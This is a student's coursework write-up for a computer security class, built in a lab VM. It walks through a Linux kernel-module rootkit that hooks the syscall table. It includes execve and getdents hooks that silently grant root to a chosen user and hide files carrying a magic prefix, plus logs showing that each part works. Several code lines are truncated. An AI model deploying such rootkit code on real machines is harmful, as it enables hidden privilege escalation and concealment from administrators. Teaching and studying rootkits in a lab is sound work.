Assignment 2

Status	Done
Course	🔒 Computer Systems Security
Due date	@October 15, 2024

Colin Matti Vrugteman

101222385

💡 Files Included:

- `rootkit.c`
- `Makefile`
- `insert.sh`
- `eject.sh`

Part A

1. To inspect `proc/kallsyms`, I used the command `cat /proc/kallsyms | grep sys_call_table`. The `cat` part of the command will display the contents of `kallsyms` and then, `grep` will filter these results so it only includes lines that include `sys_call_table`, and though this I found that the address of `sys_call_table` is: ffffffff91c013c0.

```
root@COMP4108-a2:/proc# cat /proc/kallsyms | grep sys_call_table
ffffffff91c002a0 R x32_sys_call_table
ffffffff91c013c0 R sys_call_table
ffffffff91c02400 R ia32_sys_call_table
root@COMP4108-a2:/proc#
```

2. I simply ran `nano rootkit.c` to edit the file and replaced the string with `sys_call_table`:

```
/*
 * TODO: NEEDED FOR PART A
 *  Update the string provided to the kallsyms_lookup_name function
 *
 * Locates the address of the system call table using kallsyms_lookup_name
 * and returns it as an unsigned long *
*/
unsigned long * get_syscall_table_bf(void){
  unsigned long *syscall_table;
  syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table");
  return syscall_table;
}
```

3. It compiles!

```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: 'magic_prefix' defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: 'root_uid' defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2#
```

4. If I run `./insert.sh` and then `lsmod` you can see that the rootkit module is listed!

```
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
rootkit                16384  0
intel_rapl_msr         20480  0
```

5. If I run `./eject.sh` and then `lsmod` you can see that the rootkit module is no longer listed!

```
[root@COMP4108-a2:/home/student/a2# ./eject.sh
[root@COMP4108-a2:/home/student/a2# lsmod
Module                  Size  Used by
intel_rapl_msr         20480  0
intel_rapl_common      24576  1 intel_rapl_msr
kvm_intel             286720  0
```

6. Here is the snippit of the syslog, it shows that the open() function works when I opened example.txt

```
[root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Oct 12 13:43:22 COMP4108-a2 kernel: [ 5546.748688] Rootkit module initializing.
Oct 12 13:43:22 COMP4108-a2 kernel: [ 5546.765326] Rootkit module is loaded!
Oct 12 13:50:01 COMP4108-a2 kernel: [ 5945.924707] Rootkit module is unloaded!
Oct 12 13:50:01 COMP4108-a2 kernel: [ 5945.924712] Rootkit module cleanup copmlete.
Oct 12 13:50:41 COMP4108-a2 systemd[1]: Started Session 12 of user student.
Oct 12 13:50:42 COMP4108-a2 systemd[1]: session-12.scope: Succeeded.
Oct 12 14:17:01 COMP4108-a2 CRON[6157]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Oct 12 14:17:43 COMP4108-a2 kernel: [ 7607.677215] Rootkit module initializing.
Oct 12 14:17:43 COMP4108-a2 kernel: [ 7607.695431] Rootkit module is loaded!
Oct 12 14:18:16 COMP4108-a2 kernel: [ 7640.945247] openat() called for example.txt
root@COMP4108-a2:/home/student/a2# 
```

7. Two security principles to mitigate rookits:
    a. **Safe Defaults:** Assuming that the system has improperly allocated permissions to certain files, rootkits take advantage of this by going undetected as a root user, so if the system were to deny-by-default and require an administrator password every time that the kallsyms file is accessed, then it would mitigate the damage that rootkits can do by not being able to access the list of system calls and their addresses.
    b. **Modular Design:** One of the big design flaws about Linux here is that a good chunk of the system call pointers are located within the `kallsyms` file, meaning that if an adversary were to obtain root access to this file (as we are doing here), they can exploit a lot of these calls. If these call pointers were to be modular instead of all located in one file, it would be a lot harder for an adversary to locate the address of these system calls.

Part B

1. Here is my `new_execve` function:

```
/*
 * My version of the execve is defined here. We want to match
 * and argument signature of the original syscall.
 *
 * This is an example of how to hook execve(). Our version wi
 * kernel which file the function was called for and the UID
 * calling user.
*/
asmlinkage int new_execve(const struct pt_regs* regs) {
    long ret;
    char *command_name;

    // Allocate memory for the command name
    command_name = kmalloc(4096, GFP_KERNEL);

    // Copy the pathname (command name) from user space
    if (strncpy_from_user(command_name, (void*) regs->di, 409
        kfree(command_name);
        return 0;
    }

    // Print the command name to the kernel log
    printk(KERN_INFO "Executing %s\n", command_name);
    printk(KERN_INFO "Effective UID %d\n", current_uid().val

    kfree(command_name); // Free allocated memory

    // Invoke the original execve syscall
    ret = original_execve(regs);
```

```
    return ret;
}
```

Which provides the following output:

```
[root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.984085] Executing /usr/bin/basename
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.984087] Effective UID 1001
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.986730] Executing /usr/bin/dirname
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.986733] Effective UID 1001
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.990587] Executing /usr/bin/dircolors
Oct 12 15:25:51 COMP4108-a2 kernel: [  779.990590] Effective UID 1001
Oct 12 15:26:10 COMP4108-a2 kernel: [  799.617319] Executing /bin/ls
Oct 12 15:26:10 COMP4108-a2 kernel: [  799.617323] Effective UID 1001
Oct 12 15:26:14 COMP4108-a2 kernel: [  803.435464] Executing /usr/bin/tail
Oct 12 15:26:14 COMP4108-a2 kernel: [  803.435468] Effective UID 0
root@COMP4108-a2:/home/student/a2#
```

The overall structure is outlined by the comments, however, I will also explain here: we begin the function by defining our return variable and the variable that will hold the pathname of the executable being called. Then we allocate memory for the `command_name` variable, then copy the pathname given to us from the kernel into the variable which we will then print to the kernel (which can be seen in the screenshot above), then we deallocate the memory assigned to the `command_name` variable, perform the actual `execve` call to prevent us from being detected, and return that result.

2. Below is my updated `new_execve` function and the added `root_uid` to the `insert.sh` file:

```
asmlinkage int new_execve(const struct pt_regs* regs) {
    long ret;
    char *command_name;

    // Allocate memory for the command name
    command_name = kmalloc(4096, GFP_KERNEL);

    // Copy the pathname (command name) from user space
```

```
    if (strncpy_from_user(command_name, (void*) regs->di, 409
        kfree(command_name);
        return 0;
    }

    // Print the command name to the kernel log
    printk(KERN_INFO "Executing %s\n", command_name);
    printk(KERN_INFO "Effective UID %d\n", current_uid().val

    // Check if the current user's UID matches the root_uid p
    // is passed in from the `insmod` command
    if (current_uid().val == root_uid) {
        // Prepare new credentials
        struct cred *new_creds;
        new_creds = prepare_kernel_cred(NULL);

        // Set the UID and EUID to 0
        new_creds->uid.val = 0;
        new_creds->euid.val = 0;

        // Commit the credentials
        commit_creds(new_creds);
    }

    kfree(command_name); // Free allocated memory

    // Invoke the original execve syscall
    ret = original_execve(regs);

    return ret;
}
```

```
#!/bin/bash

# Specify the extension suffix for the openat hook code
```

```
SUFFIX=.txt

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=1001
```

Here is the process to prove that the hook works and elevates the privileges of the `student` user to `root`:

a. Building the module code:

```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:75:14: warning: 'magic_prefix' defined but not used [-Wunused-variable]
   75 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2#
```


b. Running `whoami` as a normal user in one terminal

```
student@COMP4108-a2:~$ whoami
student
student@COMP4108-a2:~$
```

c. Inserting the module as a root user by running `./insert.sh` in a second terminal.

```
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2#
```

d. In your normal user terminal running `whoami` again and being told you are root.



Essentially, all that has been added to this hook, is the conditional that checks whether the current UID value is equal to the `root_uid` value that is passed in from the `insmod` command in `insert.sh`. Inside of this conditional, we initialize a structure where we will define new credentials when the student user (UID: 1001) runs any command in the terminal. We set the UID = 0 and the EUID = 0 which are the permissions for the root user. After this is done, we use the `commit_creds` function with the new structure we created to assign these root credentials to the UID = 1001 (student).

Part C

1. Below is my `new_getdents` function:

```
asmlinkage int new_getdents(const struct pt_regs* regs) {
    long ret;
    int counter = 0;
    struct linux_dirent *curr_entry;
    char *buffer;

    // Allocate kernel memory for the buffer that will hold t
    buffer = kmalloc(4096, GFP_KERNEL);

    // get the directory contents from original call
    ret = original_getdents(regs);
```

```
    // Copy the directory entries from user space to the kern
    if (copy_from_user(buffer, (void*)regs->si, ret) != 0) {
        kfree(buffer);
        return ret;
    }
    while (counter < ret) {
        // get the current entry
        curr_entry = (struct linux_dirent *)(buffer + counter

        // Print the name of the entry
        printk(KERN_INFO "entry:  %s\n", curr_entry->d_name);

        // increase counter to next entry
        counter += curr_entry->d_reclen;
    }

    return ret;
}
```

Which provides the following output:

```
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2# ls
eject.sh  example.txt  insert.sh  Makefile  modules.order  Module.symvers  rootkit.c  rootkit.ko  rootkit.mod  rootkit.mod.c  rootkit.mod.o  rootkit.o
root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.109943] entry: rootkit.mod.o
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.110507] entry: .rootkit.o.cmd
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.111073] entry: eject.sh
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.111638] entry:  .
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.112224] entry: .rootkit.mod.cmd
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.112791] entry: Module.symvers
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.113374] entry: example.txt
Oct 12 18:20:31 COMP4108-a2 kernel: [ 1320.113935] entry: rootkit.mod
Oct 12 18:20:39 COMP4108-a2 kernel: [ 1327.840856] Executing /usr/bin/tail
Oct 12 18:20:39 COMP4108-a2 kernel: [ 1327.841978] Effective UID 0
root@COMP4108-a2:/home/student/a2#
```

We begin by defining each of the variables that we will use in the function. The `ret` variable will be the return value to give back to the terminal so that the command still works and we go undetected. The `counter` function keeps track of how far into the buffer we are so that we can determine what entry we are on at each repetition of the while loop. It will store the record length cumulatively, so that we can find the length in the buffer that we need to access for the next record. Then we have the `curr_entry`, which will store the current entry in `linux_dirent` format so we can access the name of the entry easily. And lastly is the `buffer` variable, which stores the information given back from the original `getdents` command and will store that in `char*` form. We begin by allocating memory for the buffer, and then we get the results from the original `getdents` command which we then copy to the buffer so that we manipulate it and still have the original data to pass back to the terminal. Then as long as counter is less than the return value, we will continue a for loop which determines the current entry by taking the buffer, and going a counter length into it which should be the next entry if counter is kept properly, and then we case it to the type `struct linux_dirent *`. Next, we grab the name of the entry using the `d_name` field, and print it to the kernel, and then add the length of that entry to the counter and this repeats until we have reached the length of the buffer.

2. Here is the updated `new_getdents` function which hides files that begin with the `magic_prefix` from the `ls` response:

```
asmlinkage int new_getdents(const struct pt_regs* regs) {
    long ret;
    int counter = 0;
    struct linux_dirent64 *curr_entry;
    char *buffer;

    // Allocate kernel memory for the buffer that will hold t
    buffer = kmalloc(4096, GFP_KERNEL);

    // Get the directory contents from original call
    ret = original_getdents(regs);

    // Copy the directory entries from user space to the kern
    if (copy_from_user(buffer, (void*)regs->si, ret) != 0) {
        kfree(buffer);
        return ret;
    }
```

```
    while (counter < ret) {
        // Get the current directory entry
        curr_entry = (struct linux_dirent64 *)(buffer + count

        // Print the name of the entry
        printk(KERN_INFO "entry:  %s\n", curr_entry->d_name);

        // Check if d_name begins with the magic_prefix
        if (strncmp(curr_entry->d_name, magic_prefix, strlen(
            // If it does, remove the length of that entry fr
            int len = curr_entry->d_reclen;
            memmove((void *)curr_entry, (void *)(buffer + cou
            ret -= len;
            continue;
        }

        // increase counter to next entry
        counter += curr_entry->d_reclen;
    }

    // give the information about the entries that we modifie
    if (copy_to_user((void*)regs->si, buffer, ret) != 0) {
        kfree(buffer);
        return -EFAULT;
    }

    // Free the memory
    kfree(buffer);

    return ret;
}
```

```
#!/bin/bash

# Specify the extension suffix for the openat hook code
```

```
SUFFIX=.txt

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=1001 magic_prefix=`
```

```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# ls -l
total 72
-rw-r--r-- 1 root    root        0 Oct 12 22:53 '$sys$_lol_hidden.txt'
-rwxrwxr-x 1 student student   107 Feb  1  2024  eject.sh
-rw-r--r-- 1 root    root        0 Oct 12 13:49  example.txt
-rwxrwxr-x 1 student student   204 Oct 12 23:14  insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024  Makefile
-rw-r--r-- 1 root    root       28 Oct 13 00:25  modules.order
-rw-r--r-- 1 root    root        0 Oct 12 12:53  Module.symvers
-rw-rw-r-- 1 student student  9818 Oct 13 00:11  rootkit.c
-rw-r--r-- 1 root    root    12800 Oct 13 00:11  rootkit.ko
-rw-r--r-- 1 root    root       28 Oct 13 00:11  rootkit.mod
-rw-r--r-- 1 root    root     1400 Oct 13 00:11  rootkit.mod.c
-rw-r--r-- 1 root    root     4344 Oct 13 00:11  rootkit.mod.o
-rw-r--r-- 1 root    root     9776 Oct 13 00:11  rootkit.o
root@COMP4108-a2:/home/student/a2# ./insert.sh
root@COMP4108-a2:/home/student/a2# ls -l
total 72
-rwxrwxr-x 1 student student   107 Feb  1  2024 eject.sh
-rw-r--r-- 1 root    root        0 Oct 12 13:49 example.txt
-rwxrwxr-x 1 student student   204 Oct 12 23:14 insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024 Makefile
-rw-r--r-- 1 root    root       28 Oct 13 00:25 modules.order
-rw-r--r-- 1 root    root        0 Oct 12 12:53 Module.symvers
-rw-rw-r-- 1 student student  9818 Oct 13 00:11 rootkit.c
-rw-r--r-- 1 root    root    12800 Oct 13 00:11 rootkit.ko
-rw-r--r-- 1 root    root       28 Oct 13 00:11 rootkit.mod
-rw-r--r-- 1 root    root     1400 Oct 13 00:11 rootkit.mod.c
-rw-r--r-- 1 root    root     4344 Oct 13 00:11 rootkit.mod.o
-rw-r--r-- 1 root    root     9776 Oct 13 00:11 rootkit.o
root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.857294] entry:  modules.order
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.857853] entry:  rootkit.mod.o
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.858391] entry:  .rootkit.o.cmd
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.858931] entry:  eject.sh
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.859468] entry:  .
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.860012] entry:  .rootkit.mod.cmd
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.860548] entry:  $sys$_lol_hidden.txt
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.861091] entry:  Module.symvers
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.861633] entry:  example.txt
Oct 13 00:25:56 COMP4108-a2 kernel: [ 5283.862196] entry:  rootkit.mod
root@COMP4108-a2:/home/student/a2#
```

For the most part, this function is exactly the same as the one from Q1 except I added a conditional that compares the strings `curr_entry->d_name` which is the name of the file given by the buffer, and the `magic_prefix` which is hardcoded into the `insert.sh` file. I got this `strncmp` function from the `new_openat` function. If they do match up to the length of magic_prefix number of characters, then the function will return 0, and we know that the filename begins with the magic prefix. Then, we use the `memmove` function to move around data in the buffer to move it over the current record so that the later records write over this record to essentially erase it. We begin by passing in the current entry, and then give the function the end of the current entry in the scheme of the entire return value which would be the buffer value, plus the counter, and plus the length of the current entry, which essentially gives us the beginning of the next record. Then we give it the size of the data to move, which is the total amount of the data (ret) minus the counter minus the length of the current record. Then we remove the length of that record from the return value. Then we continue the loop so that the counter doesn't get increased, because then we would skip records now that this one has been removed. Finally, as outlined in the hint, we now have to copy this data from the buffer and return value back to the user so that it can be displayed back in the terminal without any file names beginning with the `magic_prefix`.